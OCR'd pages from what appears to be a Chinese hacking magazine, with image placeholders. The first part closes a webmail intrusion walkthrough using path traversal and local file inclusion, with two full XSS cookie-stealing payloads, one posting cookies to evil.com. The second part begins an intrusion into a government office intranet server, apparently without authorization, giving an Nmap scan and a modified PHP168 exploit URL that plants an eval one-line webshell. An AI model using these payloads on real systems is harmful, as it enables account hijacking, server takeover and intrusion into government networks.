


图5

附件文件路径泄露漏洞

我们打开那封邮件，很容易看到附件的下载地址：http://mail.xxxx.com/mail_mime.php?Cmd=Download&File=0x50_inc.php&MimeType=application/octet-stream&Size=14。在浏览器请求上面地址就能下载附件0x50_inc.php，这个URL很容易让人联想到是不是存在任意文件下载漏洞。

继续提交http://mail.xxxx.cn/mail_mime.php?Cmd=Download&File= ../../../../../../../../../../../../../../../../ etc/passwd&MimeType=application/octet-stream&Size=514，下载到一个passwd文件，打开之后发现并不是/etc/passwd文件，而是"Error open /home/temp/xxxx.com/2/l/x50/passwd"。应该是用了basename函数进行了过滤，不过这也给了我们一条非常重要的信息——附件文件的绝对路径，看来display_errors=on。因为对邮件来说，附件在服务器上所在路径不是Web目录，我们无法直接执行我们的PHP代码，但可以通过本地文件包含漏洞包含附件。

成功利用本地文件包含漏洞

接着就是包含我们的附件了。由于我们提交的文件名是0x50_inc.php，而这套系统也没有对文件名进行限制，所以我们可以不用Include截断，也就无视GPC对本地文件包含漏洞利用的影响。直接请求URL：http://mail.xxxx.com/login.php?Lang=../../../../../../../../home/temp/ xxxx.com/2/l/x50/0x50，成功执行了"<?phpinfo();?>"，如图6所示。接下来的事情就非常简单了，上传Webshell或者直接反弹cmdshell后提权。




图6

因为一个简单的表单变量过滤不严，我们可以注册到不让注册的邮箱域，继而上传附件，而且因为没有容错语句，爆出了附件的路径地址。但经我发现，很多地方邮箱是没法成功注册的，这往往就需要暴力破解一个账号，或者通过社会工程学来得到一个，且成功率不高。有没有别的什么办法呢？

一切都还没有结束——WebMail系统的XSS漏洞。

经我测试，这套Webmail系统还存在XSS漏洞，其邮件正文没有过滤，所以我们可以盗取别人的认证信息，甚至熟悉Web 2.0的还可以发起CSRF攻击，写一个mail蠕虫等，如图7所示。




图7

下面提供一个简单获取Cookies的方法，这也算是CSRF。在正文里输入如下内容：

```
<form method="post" action="h&#116tp://evil.com/c.php"><input name="c" value=xss type="hidden"></form><script>document.forms[0].c.value=document.cookie;document.forms[0].submit();</script>
```

因为程序会把带有"http://"或者带有"@"的字符串自动转成一个超链接，Action就不正常了，所以得用"&#116"替换"t"，避免"http://"的出现；同样处理"@"即可。至于接收Cookies的文件c.php很简单，就不提供了，有兴趣的可以自己测试一下试试。

还有一种是通过邮箱收取Cookies，下面给一个简单的例子。正文里输入如下内容，发给x50@xxxx.com，查看邮件后就会将Cookies发送到设置的邮箱里，结果如图8所示。

```
——start——
<FORM NAME="sendx" METHOD="post" ACTION="send_mail.php">
<input type="hidden" name="To" value="x50&#640x50.xx">
<input type="hidden" name="Subject" value="csrf by 0x50">
<input type="hidden" name="Priority" value="3">
<INPUT type="hidden" name="Sign" value="0">
<input type="hidden" name="strBGImage" value="-1">
<input type="hidden" name="IsHTML" value="false">
<input type="hidden" name="Body" value="0x50 focus on web security" >
</FORM>
<script>document.sendx.Body.value=document.cookie;document.sendx.submit();</script>
——end——
```





图8

至此，我们就成功入侵渗透了iGENUS邮件系统，获得了Shell，继而提权，获得系统控制权限。

前置知识：无

关键词：渗透、注入、内网



对办公内网的一次安全检测

文/图 无懈可击

我所在单位平时会使用到两套系统来办公，分别是OA政府办公系统和数字化城市管理系统（简称数字城管），都通过同一条专线接入，处在不同网段，与外界完全隔绝。整个系统组成基于B/S结构，我们的电脑通过浏览器访问一个固定IP服务器地址，输入上面指定分配的账号密码进行登录。通过这个系统，各个部门之间可以进行各种形式的信息互通，大大提高了工作效率和节约了社会资源，各种信息内容的传达可以即时完成，完全实现数字化。数字化城市管理系统则涉及整个市的范围。

本次检测以这个区级的OA办公系统安全性为主，这个系统工作的中枢神经就是固定IP的服务器，那么我们就要想办法拿下这台服务器。按照正常的逻辑，当然是对OA系统进行全面的黑盒测试，想办法突破。这套系统主要功能是

以收发邮件形式来进行的。服务器平台用的是Windows 2003系统，补丁也差不多都打了，测试了下ms08067无效。虽然可以传附件，不过上传了各个脚本后门也无脚本执行权限，打开地址会提示进行下载。后来找到一个跨站漏洞，这个跨站的影响是比较大的，如果跨站内容为死循环语句，给全区范围内的所有账号发一份邮件，那么所有人收到信息的同时会因为这个跨站导致浏览器卡死。一个跨站想拿下服务器貌似还有些距离，因此我们要通过另类的方式来智取这台服务器。

下面开始全面的踩点，先确定在主机所在的IP段还有多少机器在线提供服务和开了哪些可利用的端口。这里我用Nmap的GUI版Zenmap进行扫描，参数先用最少的选项Regular scan(大部分时候已经够用了)，扫描后面位数范围为2～254，可以得到一份比较详细的报告，如图1所示。




图1

在没有远程溢出0Day的前提下，基本上只能通过Web方法来入侵。首先确定有几台机器开了Web服务。一个一个地打开测试，寻找是否有注入上传等漏洞，无奈这些站点都没注入点，个别站点还没网站运行。后来通过一个细心的步骤，找到了一个突破口。一个信息公开系统的网站，在没有明显漏洞的前提下我找到了后台登录页面，通过右键查看源代码，发现采用的是PHP168整站系统架设的，如图2所示。




图2

到漏洞公布站点Sebug查找相关漏洞信息，找到了一个，地址为http://sebug.net/vulndb/12282/。不过一开始并不是这么顺利的，测试的时候发现这个EXP有问题，sebug给出的来源为鬼仔的空间，到鬼仔空间看了下代码内容还是一样的。看来是公布的人留了一手，其实就是最后一个参数content后面一句话内容需要用一对“<>”包含。这里给出我利用时修改过的代码：“login.php?makehtml=1&chdb[htmlname]=logs.php&chdb[path]=admin&content=<?php%20@eval($_POST[cmd]);?>”。htmlname变量可以自定义，path变量为目录，我利用的时候改成了admin，成功得到一句话，如图3所示。

